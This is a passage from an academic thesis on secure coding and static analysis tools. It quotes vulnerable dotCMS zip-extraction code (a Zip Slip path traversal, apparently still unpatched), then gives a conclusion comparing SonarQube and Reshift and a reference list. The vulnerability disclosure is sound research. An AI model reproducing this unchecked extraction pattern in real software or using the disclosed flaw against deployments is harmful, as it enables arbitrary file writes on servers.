564         final String outputDir = ConfigUtils.getIntegrityPath() + File.separator + key;
565
566         // lets first unzip the given file
567         unzipFile(dataToFix, outputDir);
```

The sink where we can see the extraction of the zip file without checks in place:

```
218             zin = new ZipInputStream(zipFile);
219             while ((ze = zin.getNextEntry()) != null) {
220
221              // for each entry to be extracted
222                 int bytesRead;
223                 final byte[] buf = new byte[1024];
224
225                 Logger.info(IntegrityUtil.class, "Unzipping " + ze.getName());
226
227                 os = Files.newOutputStream(Paths.get(outputDir + File.separator + ze.getName()));
228
229                 while ( (bytesRead = zin.read( buf, 0, 1024 )) > -1 )
230                     os.write( buf, 0, bytesRead );
```

The issue has been reported to dotCMS inc.. At the time of writing no response has been received yet. For further reading on this type of vulnerability the reader is referred to [104].

6 Conclusion

In this work we began by discussing the issue of integrating security in the traditional SDLC model. We reviewed the relevant bibliography and presented the most prominent guidelines proposed. Additionally, the issue of integrating security practices in Agile models was analyzed, while providing solutions proposed in the literature. The next section was divided in two parts: (1) the guidelines pertaining to secure coding best practices and (2) static application security testing (SAST). On the first part, we began by presenting some secure development best practices on a higher level, referenced to as language-agnostic guidelines. Next, we showcased the secure coding guidelines for the Java and PHP programming languages and the .NET framework categorized under the OWASP Top 10 categorization scheme, while providing real-world examples for each type of vulnerability by analyzing known CVEs in open-source Java web applications and the relevant vulnerable source code. On the second part, we present the two SAST tools that we chose to use for this work, namely SonarQube and Reshift. The last section contains the practical part of this thesis, where Apache Unomi and dotCMS were analyzed using SonarQube and Reshift. We discussed the results obtained and the conclusion drawn from them. Additionally, the results of the static analysis of a wide range of applications with known CVEs were discussed.

In the static analysis of Apache Unomi and dotCMS, we found numerous true positives. The issues pertained to a wide range of security vulnerability categories. This shows us that secure coding awareness is still an issue even for large software projects like the ones coming from the Apache Software Foundation and dotCMS inc..

We noticed high false positive rates from both SAST tools. The majority of false positives in this study pertained to cases where the specific piece of code detected may have been insecure from a perspective that considers only the relevant secure coding rules e.g. "don't construct SQL queries from non-constant String variables", but was not exploitable because the taint-source variable was not user-controlled. SAST tools should invest in building better parsing algorithms that parse the suspicious piece of code's call hierarchy in order to evaluate whether the taint source variable can be controlled by the user or not. A robust implementation of the proposed feature would aid greatly towards minimizing false positive rates in SAST tools and save a lot of time for reviewers.

After using two SAST tools to analyze the same applications we saw that the results differ greatly in quantity and type of issues reported. Furthermore, SonarQube's analysis returns less results in an effort to reduce false positives, which leaves the reviewer with less entries to evaluate. On the other hand, Reshift seems to report a lot more issues which results in more entries for evaluation by a reviewer, but also more true positives than SonarQube's analysis. These observations support the opinion that SAST tools are not comparable under any context and each organization should choose one (or a combination) that better suits its needs.

The results we obtained in section 5.2.4 where the SAST tools failed in detecting most of the known vulnerabilities in the analyzed applications support that each security testing method has a different purpose and provides different insights. In other words, static analysis is not a panacea and a holistic approach must be adopted towards securing the SDLC.

In conclusion, the results presented in this work demonstrated why static analysis must become an integral part of modern SDLCs, while providing us with insight about the state of the art in static analysis tools. They also showed why it is not the only security measure that must be applied. From a different perspective, the results discussed in this work demonstrated the need for more awareness on secure coding practices by the development teams by examining two large open-source projects.

Our future work will aim at obtaining more comprehensive insights on the state of secure coding practices used in the industry, the most common source code-level vulnerabilities, and the state of the art in static analysis. To that end, it will include static analysis of a wider range of open-source web applications, as well as the analysis of applications from other domains, using a variety of SAST tools.

7 References

[1] Positive Technologies, "Web application vulnerabilities and threats: statistics for 2019," Positive Technologies, 2020.

[2] L. Smith, "Shift-Left Testing," Dr.Dobb's, 1 September 2001. [Online]. Available: https://www.drdobbs.com/shift-left-testing/184404768. [Accessed 3 July 2021].

[3] L. Tal, "3 Steps to Get Started with Shift Left Testing," Snyk, 29 June 2021. [Online]. Available: https://snyk.io/learn/shift-left-testing/. [Accessed 3 July 2021].

[4] P. Johnson, "All About Shift Left Testing And Its Benefits," WhiteSource, 24 February 2021. [Online]. Available: https://www.whitesourcesoftware.com/resources/blog/shift-left-testing/. [Accessed 3 July 2021].

[5] E. Omier, "Shift Left: How Security Pros Should Prepare Developers for DevSecOps," THENEWSTACK, 15 February 2021. [Online]. Available: https://thenewstack.io/shift-left-how-security-pros-should-prepare-developers-for-devsecops/. [Accessed 3 July 2021].

[6] P. Johnson, "Handy Tips to Secure Your Proprietary and Open Source Code," WhiteSource, 9 July 2015. [Online]. Available: https://www.whitesourcesoftware.com/resources/blog/tips-to-secure-your-proprietary-and-open-source-code/. [Accessed 1 July 2021].

[7] OWASP, "Code Review Guide v2," OWASP Foundation, 2017.

[8] P. Nunes et al., "On Combining Diverse Static Analysis Tools for Web Security: An Empirical Study," in *13th European Dependable Computing Conference (EDCC), 2017*, Geneva, Switzerland, 2017.

[9] A. Nguyen-Duc, M.-V. Do, Q. Luong-Hong, K. Nguyen-Khac and H. Truong-Anh, "On the combination of static analysis for software security assessment -- a

case study of an open-source e-government project," *Advances in Science, Technology and Engineering Systems Journal (ASTESJ),* vol. 6, no. 2, pp. 921-932, 2021.

[10] I. Medeiros, N. F. Neves and M. Correia, "Securing energy metering software with automatic source code correction," in *2013 11th IEEE International Conference on Industrial Informatics (INDIN)*, Bochum, Germany, 2013.

[11] P. Timo, "Analyzing Java EE application security with SonarQube - Master's Thesis," JAMK University of Applied Sciences, Jyväskylä, Finland, 2016.

[12] Veracode, "Software Development Lifecycle (SDLC)," 2020. [Online]. Available: https://www.veracode.com/security/software-development-lifecycle. [Accessed 19 January 2021].

[13] Rapid7, "Software Development Life Cycle (SDLC)," [Online]. Available: https://www.rapid7.com/fundamentals/software-development-life-cycle-sdlc/. [Accessed 19 January 2021].

[14] M. Hearn et al., "Wi Software Development Life-Cycle," DATASCAN, Alpharetta, 2020.

[15] WhiteSource, "How To Secure Your SDLC The Right Way," 26 December 2019. [Online]. Available: https://resources.whitesourcesoftware.com/blog-whitesource/how-to-secure-your-sdlc. [Accessed 20 January 2021].

[16] Microsoft, "Microsoft Security Development Lifecycle (SDL)," [Online]. Available: https://www.microsoft.com/en-us/securityengineering/sdl/practices. [Accessed 20 January 2021].

[17] SAFECode, "Fundamental Practices for Secure Software Development 3rd Edition," SAFECode, 2018.

[18] G. McGraw, Software Security: Building Security In, Addison-Wesley Professional, 2006.

[19] NIST, "Mitigating the Risk of Software Vulnerabilities by Adopting a Secure Software Development Framework (SSDF)," NIST, 2020.

[20] OWASP, "Web Security Testing Guide 4.1," OWASP Foundation, 2020.

[21] A. Rashid et al., "CyBOK Version 1.0," The Cyber Security Body of Knowledge, 2019.

[22] J. H. Allen et al., Software Security Engineering: A Guide for Project Managers, Addison-Wesley Professional, 2008.

[23] A. van Lamsweerde, "Elaborating security requirements by construction of intentional anti-models," in *26th International Conference on Software Engineering, ser. ICSE '04*, Washington, 2004.

[24] G. Elahi and E. Yu, "A goal oriented approach for modeling and analyzing security," in *26th International Conference on Conceptual Modeling, ser. ER'07*, Berlin, 2007.

[25] OWASP, "Application Security Verification Standard 4.0.2," OWASP Foundation, 2020.

[26] OWASP, "OWASP Secure Coding Practices Quick Reference Guide," OWASP Foundation, 2010.

[27] D. Verdon and G. McGraw, "Risk Analysis in Software Design," *IEEE Security & Privacy,* vol. 2, no. 4, pp. 79-84, 2004.

[28] Microsoft, "SDL Process Guidance Version 5.2," Microsoft, 2012.

[29] Microsoft, "Simplified Implementation of the SDL," Microsoft, 2010.

[30] J. H. Saltzer and M. D. Schroeder, "The protection of information in computer systems," *Proceedings of the IEEE,* vol. 63, no. 9, pp. 1278-1308, 1975.

[31] J. Viega and G. McGraw, Building Secure Software: How to Avoid Security Problems the Right Way, Addison-Wesley Professional, 2002.

[32] I. Arce et al., "Avoiding the top 10 software security design flaws," IEEE Computer Society Center for Secure Design, 2014.

[33] N. Shevchenko, "Threat Modeling: 12 Available Methods," Software Engineering Institute, Carnegie Mellon University, 3 December 2018. [Online]. Available: https://insights.sei.cmu.edu/sei_blog/2018/12/threat-modeling-12-available-methods.html. [Accessed 22 January 2021].

[34] Microsoft, "The STRIDE Threat Model," 11 December 2009. [Online]. Available: https://docs.microsoft.com/en-us/previous-versions/commerce-server/ee823878(v=cs.20)?redirectedfrom=MSDN. [Accessed 22 January 2021].

[35] F. Long et al., The CERT Oracle Secure Coding Standard For Java, Addison-Wesley Professional, 2011.

[36] Oracle, "Secure Coding Guidelines for Java SE," 28 September 2020. [Online]. Available: https://www.oracle.com/java/technologies/javase/seccodeguide.html. [Accessed 25 January 2021].

[37] Veracode, "Secure Coding Best Practices Handbook," Veracode, 2018.

[38] SAFECode, "Practical Security Stories and Security Tasks for Agile Development Environments," SAFECode, 2012.

[39] S. Denning, "Agile: The World's Most Popular Innovation Engine," Forbes, 23 July 2015. [Online]. Available: https://www.forbes.com/sites/stevedenning/2015/07/23/the-worlds-most-popular-innovation-engine/. [Accessed 29 January 2021].

[40] S. Petrova, "Adopting Agile: The Latest Reports About The Popular Mindset," Adeva, 18 January 2019. [Online]. Available: https://adevait.com/blog/remote-work/adopting-agile-the-latest-reports-about-the-popular-mindset. [Accessed 29 January 2021].

[41] A. Littlefield, "The Beginner’s Guide To Scrum And Agile Project Management," Trello, 2 September 2016. [Online]. Available:

https://blog.trello.com/beginners-guide-scrum-and-agile-project-management. [Accessed 3 July 2021].

[42] C. Pohl and H.-J. Hof, "Secure Scrum: Development of Secure Software with Scrum," in *The Ninth International Conference on Emerging Security Information, Systems and Technologies - SECURWARE 2015*, Venice, 2015.

[43] IBM, "DevSecOps," 30 July 2020. [Online]. Available: https://www.ibm.com/cloud/learn/devsecops. [Accessed 30 January 2021].

[44] Synopsys, "DevSecOps," 2020. [Online]. Available: https://www.synopsys.com/glossary/what-is-devsecops.html. [Accessed 30 January 2021].

[45] RedHat, "What is CI/CD?," 2020. [Online]. Available: https://www.redhat.com/en/topics/devops/what-is-ci-cd. [Accessed 30 January 2021].

[46] S. Vaniukov, "How to Combine DevOps and Agile," 9 January 2020. [Online]. Available: https://devops.com/how-to-combine-devops-and-agile/. [Accessed 30 January 2021].

[47] G. Avner, "DevSecOps - All You Need To Know," WhiteSource, 1 April 2020. [Online]. Available: https://resources.whitesourcesoftware.com/blog-whitesource/devsecops. [Accessed 30 January 2021].

[48] Microsoft, "Secure DevOps," 2019. [Online]. Available: https://www.microsoft.com/en-us/securityengineering/devsecops. [Accessed 30 January 2021].

[49] WhiteSource, "Software Composition Analysis," 2020. [Online]. Available: https://www.whitesourcesoftware.com/how-to-choose-a-software-composition-analysis-solution/. [Accessed 1 February 2021].

[50] EC-Council, "THREAT MODELING METHODOLOGIES – TOOLS AND PROCESSES," 15 September 2020. [Online]. Available:

https://blog.eccouncil.org/threat-modeling-methodologies-tools-and-processes/. [Accessed 1 February 2021].

[51] OWASP, "Input Validation Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html. [Accessed 6 January 2021].

[52] OWASP, "C4: Encode and Escape Data," 2018. [Online]. Available: https://owasp.org/www-project-proactive-controls/v3/en/c4-encode-escape-data. [Accessed 6 January 2021].

[53] OWASP, "Cross Site Scripting Prevention Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html. [Accessed 6 January 2021].

[54] OWASP, "Authentication Cheat Sheet," 2021. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html. [Accessed 6 January 2021].

[55] OWASP, "Password Storage Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html. [Accessed 6 January 2021].

[56] OWASP, "Session Management Cheat Sheet," 2021. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html. [Accessed 6 January 2021].

[57] T. A. Nidecki, "What Are Insecure Direct Object References," Acunetix, 23 March 2020. [Online]. Available: https://www.acunetix.com/blog/web-security-zone/what-are-insecure-direct-object-references/. [Accessed 12 January 2021].

[58] OWASP, "Access Control Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Access_Control_Cheat_Sheet.html. [Accessed 6 January 2021].

[59] OWASP, "Cryptographic Storage Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html. [Accessed 6 January 2021].

[60] OWASP, "Logging Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html. [Accessed 6 January 2021].

[61] R. Hes and J. Borking, Privacy-Enhancing Technologies: The Path to Anonymity, Information and Privacy Commissioner/Ontario, 1995.

[62] "gdpr-info.eu," 2018. [Online]. Available: https://gdpr-info.eu/art-25-gdpr/.

[63] A. Cavoukian, "Privacy by Design - The 7 Foundational Principles," Information & Privacy Commissioner Ontario, 2009.

[64] OWASP, "OWASP Top 10 - 2017," OWASP Foundation, 2017.

[65] I. Muscat, "What are Injection Attacks," 18 April 2019. [Online]. Available: https://www.acunetix.com/blog/articles/injection-attacks/. [Accessed 7 January 2021].

[66] OWASP, "Injection Prevention Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html. [Accessed 7 January 2021].

[67] OWASP, "SQL Injection Prevention Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html. [Accessed 7 January 2021].

[68] NIST, "NIST PRIVACY FRAMEWORK: A TOOL FOR IMPROVING PRIVACY THROUGH ENTERPRISE RISK MANAGEMENT Version 1.0," NIST, 2020.

[69] J. Hodges et al., "HTTP Strict Transport Security (HSTS)," RFC Editor, 2012.

[70] P. Syverson and M. Traudt, "HSTS Supports Targeted Surveillance," in *8th USENIX Workshop on Free and Open Communications on the Internet (FOCI 18)*, 2018.

[71] S. Maple and M. Raible, "10 Spring Boot security best practices," Snyk, 2018.

[72] OWASP, "XML External Entity Prevention Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html. [Accessed 12 January 2021].

[73] N. Meng et al., "Secure Coding Practices in Java: Challenges and Vulnerabilities," in *IEEE/ACM 40th International Conference on Software Engineering (ICSE)*, Gothenburg, 2018.

[74] PortSwigger, "Cross-site scripting," NA. [Online]. Available: https://portswigger.net/web-security/cross-site-scripting. [Accessed 12 January 2021].

[75] OWASP, "Cross Site Scripting Prevention Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html. [Accessed 12 January 2021].

[76] OWASP, "DOM based XSS Prevention Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html. [Accessed 12 January 2021].

[77] Acunetix, "What is Insecure Deserialization?," 7 December 2017. [Online]. Available: https://www.acunetix.com/blog/articles/what-is-insecure-deserialization/. [Accessed 13 January 2021].

[78] OWASP, "Deserialization Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html. [Accessed 13 January 2021].

[79] PortSwigger, "Insecure deserialization," NA. [Online]. Available: https://portswigger.net/web-security/deserialization. [Accessed 13 January 2021].

[80] PHP, "unserialize - PHP Documentation," NA. [Online]. Available: https://www.php.net/manual/en/function.unserialize.php. [Accessed 13 January 2021].

[81] P. I. Enterprises, "Securely Implementing (De)Serialization in PHP," 18 April 2016. [Online]. Available: https://paragonie.com/blog/2016/04/securely-implementing-de-serialization-in-php. [Accessed 13 January 2021].

[82] OWASP, "Logging Cheat Sheet," 2020. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html. [Accessed 13 January 2021].

[83] SonarSource, "Multi-language," 2020. [Online]. Available: https://www.sonarqube.org/features/multi-languages/. [Accessed 18 January 2021].

[84] SonarSource, "Security Hotspots," 2020. [Online]. Available: https://docs.sonarqube.org/latest/user-guide/security-hotspots/. [Accessed 18 January 2021].

[85] SonarSource, "Security-related Rules," 2020. [Online]. Available: https://sonarcloud.io/documentation/user-guide/security-rules/. [Accessed 18 January 2021].

[86] SonarSource, "Architecture and Integration," 2020. [Online]. Available: https://docs.sonarqube.org/latest/architecture/architecture-integration/. [Accessed 18 January 2021].

[87] SonarSource, "Prerequisites and Overview," 2020. [Online]. Available: https://docs.sonarqube.org/latest/requirements/requirements/. [Accessed 18 January 2021].

[88] SonarSource, "Plugin basics," 2020. [Online]. Available: https://docs.sonarqube.org/latest/extend/developing-plugin/. [Accessed 18 January 2021].

[89] SonarSource, "Analyzing Source Code - Overview," 2020. [Online]. Available: https://docs.sonarqube.org/latest/analysis/overview/. [Accessed 18 January 2021].

[90] MITRE, "MITRE CWE Categorization," MITRE, 2021.

[91] C.-M. Mathas, C. Vassilakis, N. Kolokotronis, C. Zarakovitis and M.-A. Kourtis, "On the Design of IoT Security: Analysis of Software Vulnerabilities for Smart Grids," *Energies 2021, 14, 2818,* vol. 2818, no. 5G Enabled Energy Innovation, p. 14, 2021.

[92] Apache, "Apache Unomi," [Online]. Available: https://unomi.apache.org/. [Accessed 29 June 2021].

[93] J. Leyden, "Ancient ZIP bomb attack given new lease of life," PortSwigger, 23 August 2019. [Online]. Available: https://portswigger.net/daily-swig/ancient-zip-bomb-attack-given-new-lease-of-life. [Accessed 3 July 2021].

[94] dotCMS, "dotCMS GitHub," [Online]. Available: https://github.com/dotCMS/core. [Accessed 29 June 2021].

[95] Snyk, "Zip Slip Vulnerability," [Online]. Available: https://snyk.io/research/zip-slip-vulnerability. [Accessed 3 July 2021].

[96] A. Weidman, "Regular expression Denial of Service - ReDoS," OWASP, [Online]. Available: https://owasp.org/www-community/attacks/Regular_expression_Denial_of_Service_-_ReDoS. [Accessed 3 July 2021].

[97] F. Mateo Tudela, J.-R. Bermejo Higuera, J. Bermejo Higuera, J.-A. Sicilia Montalvo and M. Arguros, "On Combining Static, Dynamic and Interactive Analysis Security Testing Tools to Improve OWASP Top Ten Security

Vulnerability Detection in Web Applications," *Applied Sciences 2020,* vol. 10, no. 24, p. 9119, 2020.

[98] PortSwigger, "Directory Traversal," [Online]. Available: https://portswigger.net/web-security/file-path-traversal. [Accessed 3 July 2021].

[99] SonarQube. [Online]. Available: https://rules.sonarsource.com/java/type/Security%20Hotspot/RSPEC-5852?search=regular. [Accessed 3 July 2021].

[100] OWASP, "Regular expression Denial of Service - ReDoS," [Online]. Available: https://owasp.org/www-community/attacks/Regular_expression_Denial_of_Service_-_ReDoS. [Accessed 30 June 2021].

[101] SonarQube. [Online]. Available: https://rules.sonarsource.com/java/type/Security%20Hotspot/RSPEC-5443?search=race. [Accessed 3 July 2021].

[102] PortSwigger, "Cross-origin resource sharing (CORS)," [Online]. Available: https://portswigger.net/web-security/cors. [Accessed 30 June 2021].

[103] J. Kettle, "Exploiting CORS misconfigurations for Bitcoins and bounties," PortSwigger, 14 October 2016. [Online]. Available: https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties. [Accessed 3 July 2021].

[104] Snyk, "Zip Slip Vulnerability," [Online]. Available: https://snyk.io/research/zip-slip-vulnerability. [Accessed 30 June 2021].